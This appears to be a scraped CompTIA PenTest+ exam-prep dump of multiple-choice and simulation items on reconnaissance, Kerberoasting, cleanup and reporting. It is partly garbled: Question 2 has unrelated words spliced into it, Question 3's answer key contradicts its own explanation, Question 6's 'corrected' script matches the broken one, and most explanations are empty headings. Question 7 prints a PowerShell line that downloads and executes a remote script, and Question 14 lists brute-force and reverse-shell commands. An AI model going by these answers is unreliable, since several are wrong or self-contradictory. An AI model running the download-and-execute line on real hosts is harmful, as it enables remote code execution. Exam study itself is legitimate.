CompTIA

Exam Questions PT0-003

CompTIA PenTest+ Exam

NEW QUESTION 1
A penetration tester identifies an exposed corporate directory containing first and last names and phone numbers for employees. Which of the following attack techniques would be the most effective to pursue if the penetration tester wants to compromise user accounts?

A. Smishing
B. Impersonation
C. Tailgating
D. Whaling

Answer: A

Explanation:
When a penetration tester identifies an exposed corporate directory containing first and last names and phone numbers, the most effective attack technique to pursue would be smishing. Here's why:
? Understanding Smishing:
? Why Smishing is Effective:
? Alternative Attack Techniques:
==========

NEW QUESTION 2
A penetration tester runs a vulnerability scan that identifies several issues across numerous customer hosts. The executive report outlines the following information:
Server High-severity vulnerabilities
* 1. Development sandbox server 32
* 2. Back office file transfer server 51
* 3. Perimeter network web server 14
* 4. Developer QA server 92
The client is con ble monitoring mode using Aircrack-ng ch of the following hosts should the penetration tester select for additional manual testing?

A. Server 1
B. Server 2
C. Server 3
D. Server 4

Answer: C

Explanation:
? Client Concern:
? Server Analysis:
? Pentest References:
By selecting Server 3 (the perimeter network web server) for additional manual testing, the penetration tester addresses the client's primary concern about the availability and security of the consumer-facing production application.
==========

NEW QUESTION 3
A penetration tester is working on an engagement in which a main objective is to collect confidential information that could be used to exfiltrate data and perform a ransomware attack. During the engagement, the tester is able to obtain an internal foothold on the target network. Which of the following is the next task the tester should complete to accomplish the objective?

A. Initiate a social engineering campaign.
B. Perform credential dumping.
C. Compromise an endpoint.
D. Share enumeration.

Answer: D

Explanation:
Given that the penetration tester has already obtained an internal foothold on the target network, the next logical step to achieve the objective of collecting confidential information and potentially exfiltrating data or performing a ransomware attack is to perform credential dumping. Here's why:
? Credential Dumping:
? Comparison with Other Options:
Performing credential dumping is the most effective next step to escalate privileges and access sensitive data, making it the best choice.
==========

NEW QUESTION 4
A penetration tester attempts to run an automated web application scanner against a target URL. The tester validates that the web page is accessible from a different device. The tester analyzes the following HTTP request header logging output:
200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0 200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0 No response; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: curl
200; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
No response; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: python
Which of the following actions should the tester take to get the scans to work properly?

A. Modify the scanner to slow down the scan.
B. Change the source IP with a VPN.
C. Modify the scanner to only use HTTP GET requests.
D. Modify the scanner user agent.

Answer: D

NEW QUESTION 5
During a security assessment for an internal corporate network, a penetration tester wants to gain unauthorized access to internal resources by executing an attack that uses software to disguise itself as legitimate software. Which of the following host-based attacks should the tester use?

A. On-path
B. Logic bomb
C. Rootkit
D. Buffer overflow

Answer: C

Explanation:
A rootkit is a type of malicious software designed to provide an attacker with unauthorized access to a computer system while concealing its presence. Rootkits achieve this by modifying the host??s operating system or other software to hide their existence, allowing the attacker to maintain control over the system without detection.
? Definition and Purpose:
? Mechanisms of Action:
? Detection and Prevention:
? Real-World Examples:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups on sophisticated attacks
==========

NEW QUESTION 6
A penetration tester writes the following script to enumerate a 1724 network:
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
The tester executes the script, but it fails with the following error:
-bash: syntax error near unexpected token `ping'
Which of the following should the tester do to fix the error?

A. Add do after line 2.
B. Replace {1..254} with $(seq 1 254).
C. Replace bash with tsh.
D. Replace $i with ${i}.

Answer: A

Explanation:
The error in the script is due to a missing do keyword in the for loop. Here??s the corrected script and
? Original Script:
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
? Error
Explanation
? Corrected Script: 1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
Adding do after line 2 corrects the syntax error and allows the script to execute properly.
==========

NEW QUESTION 7
Given the following script:
$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1] If ($1 -eq "administrator") {
echo IEX(New-Object Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell - noprofile -}
Which of the following is the penetration tester most likely trying to do?

A. Change the system's wallpaper based on the current user's preferences.
B. Capture the administrator's password and transmit it to a remote server.
C. Conditionally stage and execute a remote script.
D. Log the internet browsing history for a systems administrator.

Answer: C

Explanation:
? Script Breakdown:
? Purpose:
? Why This is the Best Choice:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 8

Which of the following components should a penetration tester include in an assessment report?

A. User activities
B. Customer remediation plan
C. Key management
D. Attack narrative

Answer: D

Explanation:
An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.
? Components of an Assessment Report:
? Importance of Attack Narrative:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 9
Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

A. Preserving artifacts
B. Reverting configuration changes
C. Keeping chain of custody
D. Exporting credential data

Answer: A

Explanation:
? Preserving Artifacts:
? Other Tasks:
Pentest References:
? Reporting: Comprehensive documentation and reporting of findings are crucial parts of penetration testing.
? Evidence Handling: Properly preserving and handling artifacts ensure that the integrity of the test results is maintained and can be used for future reference.
By preserving artifacts, the penetration tester ensures that all key outputs from the test are retained for analysis, reporting, and future reference.
==========

NEW QUESTION 10
During a penetration test, a junior tester uses Hunter.io for an assessment and plans to review the information that will be collected. Which of the following describes the information the junior tester will receive from the Hunter.io tool?

A. A collection of email addresses for the target domain that is available on multiple sources on the internet
B. DNS records for the target domain and subdomains that could be used to increase the external attack surface
C. Data breach information about the organization that could be used for additional enumeration
D. Information from the target's main web page that collects usernames, metadata, and possible data exposures

Answer: A

Explanation:
Hunter.io is a tool used for finding professional email addresses associated with a domain. Here??s what it provides:
? Functionality of Hunter.io:
? Comparison with Other Options:
Hunter.io is specifically designed to collect and validate email addresses for a given domain, making it the correct answer.
==========

NEW QUESTION 10
A penetration tester assesses a complex web application and wants to explore potential security weaknesses by searching for subdomains that might have existed in the past. Which of the following tools should the penetration tester use?

A. Censys.io
B. Shodan
C. Wayback Machine
D. SpiderFoot

Answer: C

Explanation:
The Wayback Machine is an online tool that archives web pages over time, allowing users
to see how a website looked at various points in its history. This can be extremely useful for penetration testers looking to explore potential security weaknesses by searching for subdomains that might have existed in the past.
? Accessing the Wayback Machine:
? Navigating Archived Pages:
? Identifying Subdomains:
? Tool Integration:
? Real-World Example:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? HTB Official Writeups
==========

NEW QUESTION 13
A penetration tester needs to complete cleanup activities from the testing lead. Which of the following should the tester do to validate that reverse shell payloads are no longer running?

A. Run scripts to terminate the implant on affected hosts.
B. Spin down the C2 listeners.
C. Restore the firewall settings of the original affected hosts.
D. Exit from C2 listener active sessions.

Answer: A

Explanation:
To ensure that reverse shell payloads are no longer running, it is essential to actively terminate any implanted malware or scripts. Here??s why option A is correct:
? Run Scripts to Terminate the Implant: This ensures that any reverse shell payloads or malicious implants are actively terminated on the affected hosts. It is a direct and effective method to clean up after a penetration test.
? Spin Down the C2 Listeners: This stops the command and control listeners but does not remove the implants from the hosts.
? Restore the Firewall Settings: This is important for network security but does not directly address the termination of active implants.
? Exit from C2 Listener Active Sessions: This closes the current sessions but does not ensure that implants are terminated.
References from Pentest:
? Anubis HTB: Demonstrates the process of cleaning up and ensuring that all implants are removed after an assessment.
? Forge HTB: Highlights the importance of thoroughly cleaning up and terminating any payloads or implants to leave the environment secure post-assessment.
==========

NEW QUESTION 14
A penetration tester enumerates a legacy Windows host on the same subnet. The tester needs to select exploit methods that will have the least impact on the host's operating
stability. Which of the following commands should the tester try first?

A. responder -I eth0 john responder_output.txt <rdp to target>
B. hydra -L administrator -P /path/to/pwlist.txt -t 100 rdp://<target_host>
C. msf > use <module_name> msf > set <options> msf > set PAYLOAD windows/meterpreter/reverse_tcp msf > run
D. python3 ./buffer_overflow_with_shellcode.py <target> 445

Answer: A

Explanation:
Responder is a tool used for capturing and analyzing NetBIOS, LLMNR, and MDNS queries to perform various man-in-the-middle (MITM) attacks. It can be used to capture hashed credentials, which can then be cracked offline. Using Responder has the least impact on the host's operating stability compared to more aggressive methods like buffer overflow attacks or payload injections.
? Understanding Responder:
? Command Breakdown:
? Why This is the Best Choice:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 17
SIMULATION
A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.
INSTRUCTIONS

Output 1 Output 2 Output 3

```
[*] Target: somecloudddomain.org

Searching 0 results.
Searching 100 results.
Searching 200 results.
[*] Searching Google.

[*] No IPs found.

[*] Emails found: 9
----------------------
afrihari@somecloudddomain.org
security@somecloudddomain.org
info@somecloudddomain.org
gfareau@somecloudddomain.org
avapretta@somecloudddomain.org
lastname@somecloudddomain.org
researchIT@somecloudddomain.org
ghstrowski@somecloudddomain.org
conferencespeakers@somecloudddomain.org

[*] Hosts found: 9
----------------------
academic-stores.somecloudddomain.org:34.196.18.124, 34.233.45.248,
52.7.213.114, 54.174.10.37
certifications.somecloudddomain.org:198.134.5.32
connection.somecloudddomain.org:13.107.246.51, 13.107.213.51
logins.somecloudddomain.org:198.134.5.46
your.somecloudddomain.org:52.173.139.125
ITpartners.somecloudddomain.org:104.43.140.101
ls.somecloudddomain.org:67.199.248.13, 67.199.248.12
stores.somecloudddomain.org:34.233.45.248, 52.7.213.114, 54.174.10.37,
34.196.18.124
www.somecloudddomain.org:23.96.239.26
```

Which of the following tools created this output?

- ○ WHOIS
- ○ dig
- ○ Nmap
- ◉ TheHarvester

Select the appropriate command to produce the output:

- ◉ `theharvester -d somecloudddomain.org -l 200 -b google.com`
- ○ `theharvester -d google.com -l 200 -b somecloudddomain.org`

Output 1 | Output 2 | Output 3

```
nslookup Output
Server:  Unknown
Address: 8.8.8.8

Non-Authoritative answer:
Name:    somecloudddomain.org
Addresses:
245.62.183.182
245.145.184.203

dig Output
; DiG 9.11.5-P4.testmachine-Ubuntu <<>> somecloudddomain.org
;; global options: +cmd
somecloudddomain.org.    300  IN  A 245.62.183.182
somecloudddomain.org.    300  IN  A 245.145.184.203
```

Review Output 2 for the `nslookup` and `dig` commands:

Use the provided public DNS server to find the appropriate IPs for somecloudddomain.org.
The local DNS server does not have Internet access.

Your Domain: pentestdomain.com
Your IP Address: 10.97.55.62
Public DNS Server: 8.8.8.8
Private DNS Server: 192.168.20.66
Target Domain: somecloudddomain.org

Select TWO commands that would produce the `nslookup` and `dig` output:

- [ ] `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- [ ] `$ dig @192.168.20.66 somecloudddomain.org +short`
- [ ] `$ dig somecloudddomain.org +noall +short`
- [ ] `> nslookup somecloudddomain.org 8.8.8.8`
- [ ] `> nslookup somecloudddomain.org 192.168.20.66`
- [ ] `> nslookup somecloudddomain.org`

Output 1 | Output 2 | Output 3

```
(command 1)
whois 245.62.183.203

NetRange: 245.62.0.0 - 245.62.255.255
CIDR: 245.62.0.0/16
NetName: Amazon-05
NetHandle: NET-245-62-0-0-1
Parent: NET245 (NET 245-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS56466, AS66522, AS7226
Organization:  Amazon.com, Inc. (AMAZON)
RegDate 2010-08-27
Updated: 2015-09-24
Ref: https://rdap.arin.net/registry/ip/245.62.183.203

(command 2)
whois somecloudddomain.org

Domain Name: somecloudddomain.org
Registry Domain ID: D20033912-LRJA
Updated Date: 2021-02-15T04:43:38Z
Creation Date: 1993-09-22T04:00:38Z
Registrar: LocalComputerPro's, Inc.
Registrar Abuse Contact Email: domainabuse@localcomputerpros.com
Registrar Abuse Contact Phone: 1234567789
Registry Expiry Date: 2021-08-14T04:00:00Z
```

Review Output 3. Select the appropriate option for each dropdown

A. Mastered
B. Not Mastered

Answer: A

Explanation:

Which of the following tools created this output?

- WHOIS
- dig
- Nmap
- TheHarvester


Select the appropriate command to produce the output:

- theharvester -d somecloudddomain.org -l 200 -b google.com
- theharvester -d google.com -l 200 -b somecloudddomain.org

Select TWO commands that would produce the `nslookup` and `dig` output:

- [x] `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- [ ] `$ dig @192.168.20.66 somecloudddomain.org +short`
- [ ] `$ dig somecloudddomain.org +noall +short`
- [x] `> nslookup somecloudddomain.org 8.8.8.8`
- [ ] `> nslookup somecloudddomain.org 192.168.20.66`
- [ ] `> nslookup somecloudddomain.org`

Review Output 3. Select the appropriate option for each dropdown



NEW QUESTION 20
During an assessment, a penetration tester runs the following command: setspn.exe -Q /
Which of the following attacks is the penetration tester preparing for?

A. LDAP injection
B. Pass-the-hash
C. Kerberoasting
D. Dictionary

Answer: C

Explanation:
Kerberoasting is an attack that involves requesting service tickets for service accounts from a Kerberos service, extracting the service tickets, and attempting to crack them offline to retrieve the plaintext passwords.
? Understanding Kerberoasting:
? Command Breakdown:
? Kerberoasting Steps:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 21
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping

Answer: C

Explanation:
MAC address spoofing involves changing the MAC address of a network interface to mimic another device on the network. This technique is often used to bypass network access controls and gain unauthorized access to a network.
? Understanding MAC Address Spoofing:

? Purpose:
? Tools and Techniques:
Step-by-Step Explanationifconfig eth0 hw ether 00:11:22:33:44:55
? uk.co.certification.simulator.questionpool.PList@55bce337
? Impact:
? Detection and Mitigation:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups Top of Form
Bottom of Form
==========

NEW QUESTION 25
In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?

A. IAM
B. Block storage
C. Virtual private cloud
D. Metadata services

Answer: D

Explanation:
In a cloud environment, the information used to configure virtual machines during their initialization could have been accessed through metadata services.
? Metadata Services:
? Other Features:
Pentest References:
? Cloud Security: Understanding how metadata services work and the potential risks associated with them is crucial for securing cloud environments.
? Exploitation: Metadata services can be exploited to retrieve sensitive data if not properly secured.
By accessing metadata services, an attacker can retrieve sensitive configuration information used during VM initialization, which can lead to further exploitation.
==========


NEW QUESTION 27
A penetration tester is developing the rules of engagement for a potential client. Which of the following would most likely be a function of the rules of engagement?

A. Testing window
B. Terms of service
C. Authorization letter
D. Shared responsibilities

Answer: A

Explanation:
The rules of engagement define the scope, limitations, and conditions under which a penetration test is conducted. Here??s why option A is correct:
? Testing Window: This specifies the time frame during which the penetration testing activities are authorized to occur. It is a crucial part of the rules of engagement to ensure the testing does not disrupt business operations and is conducted within agreed-upon hours.
? Terms of Service: This generally refers to the legal agreement between a service provider and user, not specific to penetration testing engagements.
? Authorization Letter: This provides formal permission for the penetration tester to perform the assessment but is not a component of the rules of engagement.
? Shared Responsibilities: This refers to the division of security responsibilities between parties, often seen in cloud service agreements, but not specifically a function of the rules of engagement.
References from Pentest:
? Luke HTB: Highlights the importance of clearly defining the testing window in the rules of engagement to ensure all parties are aligned.
? Forge HTB: Demonstrates the significance of having a well-defined testing window to avoid disruptions and ensure compliance during the assessment.
==========


NEW QUESTION 28
SIMULATION
A penetration tester performs several Nmap scans against the web application for a client. INSTRUCTIONS
Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Vulnerability | Remediation

Based on the output text, select the most likely vulnerability:

- ○ Bypass the WAF to communicate directly with App01.example.com.
- ○ Execute a SQL injection attack against DBProd.example.com.
- ○ Perform a SSRF attack against App01.example.com from CDN.example.com.
- ○ Exploit a privilege escalation attack on App01.example.com.



Vulnerability | Remediation

Select the two best remediation options:

- ☐ Restrict direct communications to App01.example.com to only approved components.
- ☐ Require an additional authentication header value between CDN.example.com and App01.example.com.
- ☐ Throttle the number of concurrent connections to CDN.example.com.
- ☐ Change the default port used for the MySQL Database Connection to DBProd.example.com.
- ☐ Change the default ports used for the web server on App01.example.com.
- ☐ Configure a host-based intrusion detection system on App01.example.com.

CDN/WAF

```
Nmap scan report for 205.3.45.68
Host is up (0.016s latency).
PORT       STATE      SERVICE     VERSION
80/tcp     open       http        nginx
443/tcp    open       ssl/https   nginx
3306/tcp   filtered   mysql
```

App server

```
Nmap scan report for 103.2.45.51
Host is up (0.341s latency).
PORT       STATE      SERVICE     VERSION
80/tcp     open       http        nginx 1.18.0
443/tcp    open       ssl/http    nginx 1.18.0
3306/tcp   filtered   mysql
```

DB server

```
Nmap scan report for 103.1.45.50
Host is up (0.046s latency).
PORT       STATE      SERVICE     VERSION
80/tcp     filtered   http
443/tcp    filtered   ssl/http
3306/tcp   filtered   mysql
```

A. Mastered
B. Not Mastered

